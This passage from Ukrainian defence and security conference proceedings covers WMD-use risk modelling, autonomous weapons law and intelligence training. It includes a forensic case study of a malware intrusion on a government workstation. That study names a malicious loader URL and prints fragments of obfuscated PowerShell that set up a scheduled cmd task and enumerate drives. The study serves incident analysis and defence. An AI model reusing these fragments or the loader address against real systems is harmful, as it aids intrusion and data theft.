Для визначення поля ризику необхідно мати прогнозний інструмент для генерування можливих сценаріїв розвитку військових конфліктів. В якості такого інструменту пропонується комплекс математичних моделей, розроблених автором [3],[4]. Ядром цього комплексу є комбінація методу матричного генетичного моделювання та математичної моделі динаміки воєнного конфлікту, запропонованої Т.Н. Дюбуа (Trevor N. Dupuy) [5]. Остання являє собою модифікацію математичної моделі Остроградського - Ланчестера.

За допомогою вищезазначеного комплексу математичних моделей можливо згенерувати можливі сценарії збройного конфлікту, розрахувати їх тривалість, очікувані втрати, тощо (рис.1, таблиця 1).




Рис.1. Приклад програмно - згенерованого сценарію військового конфлікту у війні США проти Іраку 2003 (операція «Свобода Іраку»)

Чорними та червоними стрілками показано наступ американської армії за результатами моделювання. Синьою стрілкою – реальний хід подій.

Комплекс математичних моделей генерування сценаріїв воєнних конфліктів можливо удосконалити, розширивши набір цільових функцій, які в ньому застосовуються на різні типи таких конфліктів.

Для оцінки ризиків застосування ЗМЗ, розроблено методику, що базується на експертних методах оцінок та теорії нечітких множин Л. Заде [6], [7]. Методика дозволяє проаналізувати систему прийняття рішень противника на застосування ЗМЗ та оцінити фактори, які вказують на підготовку до такого застосування.

Систему прийняття рішень на застосування ЗМЗ слід розділити на три рівні: стратегічний, оперативний та тактичний.

Характеристики конфлікту	Результати моделювання	По факту
Тривалість, днів	28	25
Втрати Іраку, чол.	29483	36800
Втрати США та союзників, чол.	886	760

Таблиця 1. Основні результати воєнного конфлікту 2003 року між США та Іраком, отримані за допомогою комплексу математичних моделей, та фактичні.

Основним є стратегічний рівень. На цьому рівні визначається мета застосування ЗМЗ, параметри що свідчать про досягнення цієї мети, умови за яких приймається рішення на перше застосування ЗМЗ та рішення на припинення її застосування. Також, можуть бути введені додаткові обмеження на застосування такої зброї, наприклад заборону на застосування по окремих районах або цілях.

На оперативному рівні проводиться відбір і упорядкування цілей за ступенем їх важливості (виходячи з поставленої мети і обмежень застосування ЗМЗ), підбирається тип зброї для оптимального досягнення мети, визначаються необхідні метеорологічні умови для застосування, оцінюється негативний вплив на свої війська та населення (диктаторські режими останнє можуть не брати до уваги). Відповідні алгоритми добре описані в спеціалізованій літературі. Слід зазначити, що в даному випадку замість застосування ЗМЗ може бути застосовано конвенційну зброю проти потенційно-небезпечних об’єктів (якщо це допускалось в ході розробки плану застосування ЗМЗ на стратегічному рівні), як-то атомні електростанції, хімічні підприємства біологічні лабораторії, греблі ГЕС, тощо, які за своїми масштабами руйнувань та людськими втратами можуть бути порівняні із застосуванням ЗМЗ.

На тактичному рівні проходить підготовка своїх підрозділів до дій в умовах застосування ЗМЗ. Основні демаскуючі фактори при цьому: посилення тренувань військ до дій в умовах застосування ЗМЗ, активізація противником РХБ розвідки, накопичення ресурсів для спеціальної обробки техніки (як технічних так і спеціальних рецептур), підтягування засобів індивідуального та

колективного захисту зі складів до військових підрозділів, роздача засобів індивідуального захисту військовослужбовцям, вакцинація та роздача антидотів, можлива евакуація населення з районів ймовірного застосування ЗМЗ (під різними легендами прикриття), активізація роботи розрахунково-аналітичних станцій та груп (зокрема по даних радіо перехватів) а також метеорологічних підрозділів, тощо. Відповідні заходи також є непрямим свідченням про готовність супротивника до застосування ЗМЗ.

Основним рівнем прийняття рішення на застосування ЗМЗ є стратегічний. Методика виділяє множину критеріїв прийняття рішення противником, які групуються у чотири інтегральних оцінки: технічна можливість застосування, військова необхідність, очікуємо ефективність застосування та психологічна готовність тих хто приймає рішення застосувати відповідну зброю. Критерії оцінюються в бальній шкалі (від 0 до 1), де 0 – відсутність ризику, а 1 – факт наявності певної спроможності (готовності) застосувати ЗМЗ. Інтегральна оцінка в 1 бал означає факт застосування ЗМЗ.

Приклад застосування методики наведено на рис. 2. Чорним заштриховано ключові події війни, під час яких було застосовано хімічну зброю.




Рис. 2. Результати моделювання просторово-часової еволюції ризику застосування хімічної зброї з боку Іраку у Ірано-Іракській війні 1980-88 років.

В рамках описаного вище підходу, одним з вітчизняних підприємств за науково-технічного супроводження Центрального науково-дослідного інституту озброєння та військової техніки ЗС України проводиться ДКР з розробки спеціальної машини РХБ розвідки. На даний час виготовлено дослідний зразок, та проведені попередні випробування (рис. 3).

В даній машині автоматизовано основні процеси збору, обробки та аналізу інформації, реалізовані технічні рішення по роботі у єдиній мережі, створені картини інформаційної обізнаності та підтримки прийняття рішень для екіпажу, обміну формалізованими донесеннями, тощо.

Рис. 3. Загальний вигляд спеціальної машини РХБ розвідки.

Як показує практика сучасної війни, застосування нових інформаційних технологій для інтелектуалізації процесів прийняття рішень в системах управління військами та зброєю є актуальною науковою задачею. На прикладі математичних моделей, методик та алгоритмів, розроблених для інтелектуалізації управління Системою РХБ захисту військ показано, що застосування нових підходів дозволяє прогнозувати ризики та сценарії застосування зброї масового знищення, проводити оцінку РХБ обстановки і таким чином діяти на випередження, з економією часу, затрат всіх типів ресурсів, обґрунтованим прийняттям управлінських рішень. В основі таких сучасних інформаційних технологій лежать експертні методи, підходи теорії нечітких множин, еволюційних алгоритмів та нейронних мереж, які потребують широкого впровадження у військову справу.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Кісельова О.М. Становлення та розвиток теорії оптимального розбиття множин. Теоретичні і практичні застосування: монографія. Дніпро: Ліра, 2018, 532 с.
2. N.Z. Shor, Nondifferentiable optimization and polynomial problems. Boston, Dordrecht, London: Kluwer Acad. Public., 1998, 412 p.
3. V.Slobodianyk, O.Lysenko, E.Tachinia. Resource-constrained project scheduling task and their application for conflict scenarios modeling / Proceedings of the third world congress Aviation in the XXI-st century. Safety in aviation and space technology. Volume1. September 22-24, 2008. Kyiv, Ukraine. Paige 15.38-15.40.
4. Слободяник В.А., Нестеренко С.І., Долгаленко О.В. Оцінки ризику застосування зброї масового ураження на сценаріях воєнних конфліктів. *Труди НУОУ*, 2016. № 5/139. С.169-175.
5. T.N.Dupuy Attrition: Forecasting battle casualties and equipment losses in modern war. Fairfax, VA: HERO books, 1990, 176 p.
6. Слободяник В.А., Чумаченко С.М. Оцінка ризику застосування зброї масового ураження та еквівалентних за наслідками руйнувань особливо небезпечних об'єктів протягом воєнного конфлікту // ІПММС НАНУ, Системи підтримки прийняття рішень. Теорія і практика, 2008. С. 49-52.
7. Slobodianyk V.A. Control system CBRN protection of troops, based on the fields of CBRN risks // ЗНП ВІКНУ КНУ. К.: ВІКНУ КНУ, 2012. № 36. С. 77-80.

СТАРЕНЬКИЙ Іван Володимирович,
судовий експерт лабораторії досліджень об'єктів
інформаційних технологій, телекомунікаційних
систем (обладнання) та засобів Одеського науково-дослідного
інституту судових експертиз Міністерства юстиції України

ДОСЛІДЖЕННЯ ІНЦИДЕНТУ КІБЕРАТАКИ, ДЛЯ ПРОВЕДЕННЯ ЯКОЇ ВИКОРИСТОВУВАЛОСЯ ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ

В нашому сьогоденні бойові дії ведуться не тільки на землі, воді та повітрі, а ще і в цифровому світі. Всебічне залучання до процесу війни різноманітних галузей людської діяльності призвело до виникнення поняття «гібридна війна».

Гібридна війна – це стратегія або форма конфлікту, яка поєднує в собі різні елементи збройних сил, політичних та інформаційних засобів, економічних санкцій, кібератак та інших методів, спрямованих на досягнення політичних, економічних або військових цілей. Головна особливість гібридної війни полягає в тому, що вона використовує широкий спектр інструментів та методів, щоб створити комплексний ефект, зазвичай спрямований на зміну поведінки опонента, дестабілізацію його суспільства або досягнення стратегічних цілей без прямого військового втручання. Гібридна війна може використовуватися як державами, так і недержавними учасниками.

Як видно з визначення поняття «гібридна війна», до елементів її інструментарію відносяться кібератаки.

Кібератака – це будь-які спроби проведення несанкціонованого доступу, знищення, зміни чи використання даних, системи чи мережі, що відбувається через комп'ютерні мережі або за допомогою комп'ютерних технологій.

Проведення кібератак можливе за допомогою шкідливого програмного забезпечення, спеціалізованих WEB-додатків, фішингу та витоку конфіденційної інформації.

Кібератаки можуть бути спрямовані на комп'ютери, сервери, мережеве обладнання, мобільні пристрої, програмне забезпечення та інші цифрові системи.

Не секрет, що перед повномасштабним вторгненням, російська федерація через хакерські угрупування, проводила серію кібератак, цілі проведення яких мали різне походження: від знищення банківської системи країни до отримання конфіденційної інформації державних структур.

В даній публікації саме проведено аналіз однієї з таких кібератак, що сталася після повномасштабного вторгнення рф на територію України, яка була націлена на одне з державних відомств. Потрібно відзначити, дана кібератака могла закінчитися успішно для зловмисників, у випадку, якби на комп’ютері, який став об’єктом атаки не було встановлено програмне забезпечення (ПЗ) «CISCO Advanced Malware Protection (AMP) for Endpoints» [1], яке власне і виявило нетипову активність в середовищі операційної системи (ОС) Windows, та повідомило про несанкціонований користувачем запуск виконуючого файлу (ВФ) «powershel.exe» (див. рис. 1). Такий несанкціонований запуск ВФ

«powershel.exe» є свідченням того, що ПК користувача вже було інфіковано шкідливим програмним забезпеченням, з великою долею вірогідності шляхом успішної фішингової атаки.




Рисунок 1. Вікно ПЗ «CISCO Advanced Malware Protection (AMP) for Endpoints»

У разі виявлення підозрілої та нетипової активності в середовищі ОС, необхідно якнайшвидше від’єднати робочу станцію (РС) від мережі Інтернет, вимкнути живлення, та користуючись спеціалізованим криміналістичним програмно-апаратним комплексом, створити побітову копію носія інформації, який став об’єктом кібератаки.

З рис. 1 видно, що ПЗ «CISCO Advanced Malware Protection (AMP) for Endpoints» виявив звернення до WEB-ресурсу в мережі Інтернет за URL-посиланням «http://motorist.ru/get.php».

Інформаційний вміст WEB-сторінки «http://motorist.ru/get.php» наведено на рис. 2.

Рисунок 2. Частковий вміст сторінки “http://motoristo.ru/get.php”

Після дослідження інформаційного вмісту WEB-сторінки «http://motorist.ru/get.php», можна зробити висновок, що даний WEB-ресурс містить фрагменти команд оболонки PowerShell ОС Windows, котрі пов’язані з роботою HTTP-з’єднань, пошуком локальних дисків в середовищі ОС, тощо.

Так, в структурі обфусцированого коду (виявлений за допомогою ПЗ «CISCO Advanced Malware Protection (AMP) for Endpoints» скрипт для оболонки PowerShell перебуває в не обфускованому вигляді), одноразово присутнє буквосполучення 'cmd' (див. лістинг 1) та здійснюється перелік літер латинського алфавіту, що присвоюються накопичувачам інформації в сімействі ОС Windows (див. лістинг 2).

```
[DATeTiME]::Now.AddMiNutes(20).ToSTRiNg("yyyy-MM-dd'T'HH:mm:ss")
               Get-WMiObJeCt wiN32_logicaldisk | OuT-NulL
               $dfXUKoWbXCacoaches.enABLeD = $true

               $dfXUKoWbXCacoaches.rePETitiON.InTeRvAl = mWQkfAYcZFRYEdDe('|P1TI2m5ZM3')
               Get-uICUlTuRE | OuT-NulL
               $TVgaeTgieCADI = $fAYEBShZeDstores.Actions.CrEaTE(0)

               $TVgaeTgieCADI.PATh = 'cmd'

               $NphpRkAsEmfloor = mWQkfAYcZFRYEdDe('|/0cH msYt3aAr9tR D/hm2iyn} a"M"q
cp7oEw|eVr0smh6e2lAle Q-vw( 1hJi}dad4eqn_ S-Ecj V(zi]e6xN s"e')
```

Лістинг 1. Частина тексту з WEB-сторінки “http://motoristo.ru/get.php”

```
FuncTIOn RFGbBfITanOmM
{
       TrY{

               $LXBaabessigned = mWQkfAYcZFRYEdDe('iFUizx[e6dN')

               $eqCiUKWwkiNdices = mWQkfAYcZFRYEdDe('sNee8tuw(oWrIkn')

               $NCkSlNJlnwtrusted = 'C:\', 'D:\',
'E:\','F:\','G:\','H:\','I:\','J:\','K:\','L:\','M:\','N:\','O:\','P:\','R:\','S:\','T:\','U:\','V:\
', 'W:\','X:\','Y:\','Z:\'

               fOREAch($ebgeqWWHtoyota iN $NCkSlNJlnwtrusted){
                      TrY{
```

Лістинг 2. Частина тексту з WEB-сторінки “http://motoristo.ru/get.php”

Беручи до уваги те, що в сімействі ОС Windows, буквосполучення ‘cmd’ викликає консоль ОС Windows (утиліта cmd.exe), за допомогою якої можна керувати ОС та вносити зміни в її налаштування, а також те, що фрагмент коду з переліком всіх можливих літер латинського алфавіту, наведений у Лістингу 2, що зазвичай використовуються для позначення накопичувачів інформації в сімействі ОС Windows, який з великою долею вірогідності, описує сценарій виявлення накопичувачів інформації в середовищі ОС, можна зробити висновок, що WEB-ресурс “http://motoristo.ru/get.php”, може мати приховану від звичайного користувача мету, щодо свого застосування та з великою долею вірогідності може використовуватися як ініціалізатор шкідливого програмного забезпечення.

На основі проведеного дослідження щодо WEB-ресурсу «http://motoristo.ru/», було встановлено, що менше ніж за два місяця даний WEB-ресурс змінював IP-адресу свого «походження», мінімум тричі, що може свідчити про постійну зміну хостингового розміщення, з метою уникнення постійного перебування у чорних списках своєї потенційної аудиторії.

При дослідженні побітової копії інфікованого носія інформації, обов’язково необхідно дослідити процеси та події, що відбувалися в середовищі ОС, за допомогою відповідного ПЗ, наприклад, «Autopsy Digital Forensic» [2].

Так на рис. 3 наведено фрагмент вікна «Timeline» ПЗ «Autopsy» в момент часу, який відповідає моменту несанкціонованого доступу до WEB-ресурсу «http://motorist.ru/get.php».

Рисунок 3. Перелік файлів, що були просканові ПЗ «Windows Defender» в час несанкціонованого відвідування WEB-ресурсу «http://motorist.ru/get.php»

Під час дослідження результатів роботи ПЗ «Autopsy», стосовно історії відвідування мережі Інтернет, встановлено, що за допомогою WEB-оглядача “Microsoft Edge” в “2022-06-22 18:24:52 EEST” було здійснено 859 одночасних звернень до WEB-ресурсу «http://101.11.7.11/armor/pub/index.php».

Звичайний користувач, не в змозі здійснити таку одноразову кількість звернень до WEB-ресурсу, що з великою долею вірогідності може бути DDoS-атакою, або способом увійти до WEB-ресурсу «http://101.11.7.11/armor/pub/index.php» під «краденими» авторизаційними даними.

Так як за допомогою ПЗ «Autopsy» не вдалося виявити явних ознак звернення до WEB-ресурсу «http://motorist.ru/get.php» та роботу ПЗ «PowerShell», було прийнято рішення дослідити журнал подій ПЗ «PowerShell», що автоматично ведеться в середовищі ОС Windows.

Всього в журналі подій «PowerShell» було виявлено 9895 записів. Властивості події, що була виявлена ПЗ «CISCO Advanced Malware Protection (AMP) for Endpoints» за 22 червня 2022р. 16:35:15 наведені на рис. 4.




Рисунок 4. Запис з журналу подій ПЗ «PowerShell»

Так, при дослідженні певної кількості записів журналу подій роботи ПЗ «PowerShell» було встановлено вірогідну дату інфікування системи – 12 червня 2022р. 16:48:48.

Також, при дослідженні журналу подій роботи ПЗ «PowerShell» було виявлено декілька подій, що звертаються до файлу «index.php», розміщеного в теці користувача PC, див. рис. 5.




Рисунок 5. Фрагмент запису в журналі подій ПЗ «PowerShell»

В кореневій теці користувача ОС було виявлено файл «index.php», з атрибутом «прихований», з зашифрованим інформаційним вмістом, після розшифрування якого можна зробити висновок щодо цільового застосування даного файлу, а саме створення ярликів для файлів з певними іменами та виконання деяких інших дій, таких як копіювання файлів та виконання команд через Інтернет. Це типова поведінка для шкідливого програмного забезпечення, яке буде намагатися використати доступ до вашої системи для виконання зловмисних дій.

Антивірусна база WEB-ресурсу «VirusTotal» ідентифікувала файл «index.php» як «Heur.BZC.PZQ.Pantera.35.0BEE62E4».

за допомогою пошуку в мережі Інтернет встановлено, що файл «index.php» відноситься до «родини троян-дропперів Heur.BZC», що маскуються під звичайне програмне забезпечення, так зване «Possible malware infections» (PMI), в даному випадку під ПЗ «PowerShell».

PMI ховається там, де його важко знайти. Троянець розміщується в системі PC та таємно шпигує за користувачем робочої станції, а також проводить інші несанкціоновані операції.

Оскільки PMI маскується під легітимний та безпечний процес, виявити PMI складно, але в системі з'являються характерні загальні симптоми, що підтверджують присутність шкідливого програмного забезпечення, наприклад, певні процеси раптово починають споживати більше системних ресурсів комп’ютера, ніж зазвичай, випадкові вікна відкриваються самі по собі, коли користувач цього не чекає.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. CISCO Advanced Malware Protection (AMP) for Endpoints. URL: https://www.cisco.com/site/us/en/products/security/endpoint-security/secure-endpoint/index.html (дата звернення 19.03.2024).
2. Autopsy Digital Forensic. URL: https://www.autopsy.com/ (дата звернення 19.03.2024).

ТАРАН Олена Вікторівна,
доктор юридичних наук, професор,
провідний науковий співробітник
наукової лабораторії з проблем протидії злочинності
Національної академії внутрішніх справ

ПРОБЛЕМИ ВІДПОВІДНОСТІ АВТОНОМНИХ СИСТЕМ ОЗБРОЄННЯ ВИМОГАМ МІЖНАРОДНОГО ГУМАНІТАРНОГО ПРАВА

Створення і застосування автономних систем озброєння *lethal autonomous weapons systems* (АСО) є не тільки розвитком та розширенням видів озброєння, а й в цілому трансформує способи війни та військові технології, що також не може не вплинути на відповідне правове регулювання.

Тому поряд із розробкою нових військових технологій постає та залишається актуальним питання необхідності дотримання норм МГП протягом життєвого циклу АСО.

Норми МГП займають центральне місце в системі нормативних актів та документів зокрема і щодо регулювання розробки та використання АСО. Їх відмінністю від більшості документів є обов’язковість для держав-учасниць. Наразі МГП залишається чи не єдиним правовим інструментом, який визначає обов’язкові правила та зобов’язує до їх додержання та виконання.

Женевські конвенції 1949 року та Додаткові протоколи 1977 року встановлюють фундаментальні принципи захисту цивільних осіб та об'єктів, розрізнення, пропорційності, обережності тощо. Зокрема стаття 36 Протоколу I [1] передбачає обов’язок експертизи нових видів зброї і що держави повинні виконувати свої зобов'язання ведення війни, передбачені МГП або іншими відповідними нормами міжнародного права з огляду на те, чи підпадає їх застосування під заборони при вивченні, розробці, придбанні або прийнятті цієї зброї. Гаазька конвенція 1907 року про закони і звичаї війни визначає загальні принципи гуманності та заборону засобів ведення війни, що завдають надмірних ушкоджень.

Ці документи мають найвищу юридичну силу і є обов'язковими для всіх держав-учасниць. Вони формують загальну нормативну базу для розробки спеціальних норм щодо АСО.

Наступний рівень займають спеціалізовані документи, присвячені питанням автономної зброї, серед них: Конвенція ООН про заборону або обмеження застосування конкретних видів звичайної зброї, які можуть вважатися такими, що завдають надмірних ушкоджень або мають невибіркову дію 1980 р. (КНЗ), членом якої є Україна – це рамкова конвенція для прийняття протоколів з обмеження АСО, Резолюція ГА ООН 73/27 2018 р. закликає забезпечити людський контроль над АСО. Доповіді груп експертів КНЗ містять

рекомендації щодо дотримання МГП, безпеки, контролю. Керівні принципи ЄС, НАТО встановлюють стандарти застосування АСО відповідно до МГП.

Більшість документів хоча і є рекомендаційними, проте мають суттєве значення з огляду на урахування сучасного стану та можливостей технологій, рівня гарантій та захисту прав людини та конкретизації вимог МГП стосовно АСО.

Головними акцентами проблематики АСО є наступні: 1) розробка та застосування повністю автономних летальних систем озброєнь ставить під сумнів здатність дотримуватися основних принципів МГП, таких як принципи розрізнення, пропорційності, вжиття запобіжних заходів та інших. Виникають питання, чи зможуть такі системи адекватно ідентифікувати цивільних осіб і військові цілі, оцінювати передбачувані жертви серед цивільних та завдану шкоду об'єктам; 2) принцип забезпечення ефективного людського контролю та підзвітності за рішення про застосування сили потребує переосмислення у контексті автономних систем. Залишається невирішеним, хто нестиме юридичну та морально-етичну відповідальність за дії чи можливі порушення, здійснені АСО; 3) автономізація озброєнь може призвести до розмивання принципу державного суверенітету, оскільки застосування подібних систем може здійснюватися зовнішніми акторами без згоди приймаючої держави.

Крім того, виникають питання забезпечення безпеки, надійності та захисту від зловмисних кібератак на автономні системи. Потенційні помилки в роботі таких систем можуть мати непередбачувані та катастрофічні наслідки.

Отже, необхідно вирішити низку правових, етичних та технічних проблем з метою недопущення безконтрольного розвитку АСО та їх відповідності МГП.

Для вирішення цих та інших проблем, включно з нормативним регулюванням АСО, група країн – Австралія, Канада, Японія, Республіка Корея, Сполучене Королівство, США виступила з ініціативою щодо напрацювання документу (проект статей) про розробку, випробування, розгортання та використання АСО в рамках Конвенції ООН про заборону або обмеження застосування конкретних видів звичайної зброї, які можуть вважатися такими, що завдають надмірних ушкоджень або мають невибіркову дію [2], який може стати основою для майбутніх юридично обов’язкових домовленостей у цій сфері.

Основні положення цього документу визначають важливі підходи щодо сфери дії МГП та відповідальності за створення, розгортання, застосування АСО.

Так, зазначається, що норми МГП продовжують повною мірою застосовуватися до всіх систем озброєнь, включаючи потенційну розробку та використання АСО, відповідальність людини за рішення щодо застосування систем озброєнь має бути збережена, оскільки відповідальність не може бути передана машинам. Це потрібно враховувати протягом усього життєвого циклу системи озброєння. Взаємодія людини і машини, яка може приймати різні форми та реалізовуватися на різних етапах життєвого циклу озброєння, повинна гарантувати, що потенційне застосування систем озброєнь,

заснованих на нових технологіях у сфері АСО, відповідає застосовному міжнародному праву, зокрема нормам МГП. При визначенні якості та масштабів людино-машинної взаємодії слід враховувати низку факторів, включно з операційним контекстом, характеристиками та можливостями системи озброєння в цілому.

Передбачаються також конкретні заборони використання АСО, які за своєю природою ні за яких обставин не можуть бути використані відповідно до МГП, а саме те, що АСО не повинні бути призначені для нанесення ударів по цивільному населенню та цивільним об'єктам, сіяти терор серед цивільного населення; вести бойові дії, які неминуче призведуть до випадкових втрат цивільного населення, а ушкодження цивільних об'єктів буде надмірним у порівнянні з очікуваною військовою перевагою; проводити бойові дії, відповідальність за які не належить до обов'язків командирів та операторів, які використовують АСО. Вимогою до розроблення АСО визначено обов'язкову можливість передбачення та контролю їх ефективності під час атак із урахуванням принципів пропорційності та вибірковості [2].

Крім дотримання МГП, забезпечення контролю та відповідальності людини, декларується обов'язковість проведення оцінки ризиків перед використанням АСО, забезпечення безпеки, надійності та кібербезпеки систем, міжнародне співробітництво у сфері розроблення, обміну, передачі технологій.

Отже, документ містить рекомендації щодо головних проблем розроблення і застосування АСО та є важливою спробою встановити міжнародні норми у високотехнологічній військовій сфері, хоча все ж не позбавлений певної правової невизначеності. Наприклад, не розкрито поняття «достатній елемент контролю» людини над застосуванням АСО, що може мати наслідком довільне тлумачення, не визначено критерії та стандарти оцінки ризиків, відсутні механізми імплементації та контролю за дотриманням визначених положень та принципів.

СПИСОК ВИКОРИТАНИХ ДЖЕРЕЛ

1. Додатковий протокол до Женевських конвенцій від 12 серпня 1949 року, що стосується захисту жертв міжнародних збройних конфліктів (Протокол I), від 8 червня 1977 року. URL: https://zakon.rada.gov.ua/laws/show/995_199 (дата звернення 23.03.2024).
2. Draft articles on autonomous weapon systems – prohibitions and other regulatory measures on the basis of international humanitarian law ("IHL"). 13 March 2023. URL: https://docs-library.unoda.org/Convention_on_Certain_Conventional_Weapons_-Group_of_Governmental_Experts_on_Lethal_Autonomous_Weapons_Systems_(2023)/CCW_GGE1_2023_WP.4_Rev1.pdf (дата звернення 23.03.2024).

ХАНЬКЕВИЧ Андрій Миколайович,
кандидат юридичних наук, професор, викладач
СК № 4 Інституту підготовки юридичних
кадрів для Служби безпеки України
Національного юридичного університету
ім. Ярослава Мудрого

ОСВІТНЯ СТРАТЕГІЯ РОЗВИТКУ АНАЛІТИЧНИХ РОЗВІДУВАЛЬНИХ ЗДІБНОСТЕЙ У ПІДГОТОВЦІ ФАХІВЦІВ ДЛЯ СЛУЖБИ БЕЗПЕКИ УКРАЇНИ

Сьогодні на новий рівень розуміння важливості виходять питання, пов'язані із таким важливим складником внутрішнього й зовнішнього безпекового сектору держави, як процес підтримки діяльності Служби безпеки України (далі – СБУ), керованою розвідувальною аналітикою.

Питання широкої імплементації аналітичних розвідувальних методів в діяльність СБУ викликані, насамперед, російською агресією проти суверенності нашої держави, а також вимогами до постійного розвитку Служби в межах незворотності європейського і євроатлантичного курсу України.

На наш погляд, існує кілька потенційних причин недостатньої ефективності впровадження і використання аналітичних розвідувальних методів в діяльність Служби безпеки України, серед яких:

– брак фінансування та доступу до сучасних технологій, що може обмежувати можливості розвідки та аналітики;

– недостатня кваліфікація оперативних та слідчих співробітників, яка може утруднювати ефективне використання аналітичних методів у повсякденній роботі;

– політичні або бюрократичні перешкоди, що обмежують незалежність та ефективність проведення розвідувальних аналітичних досліджень;

– недостатньо налагоджена координація між структурними підрозділами СБУ, що призводить до дублювання роботи або пропуску важливої інформації;

– правові обмеження на отримання й використання певної розвідувальної інформації, що може викликати опозицію з боку громадськості або міжнародних партнерів;

– технічні обмеження у використанні передових технологій, які потребують спеціалізованого навчання та систематичного підвищення кваліфікації.

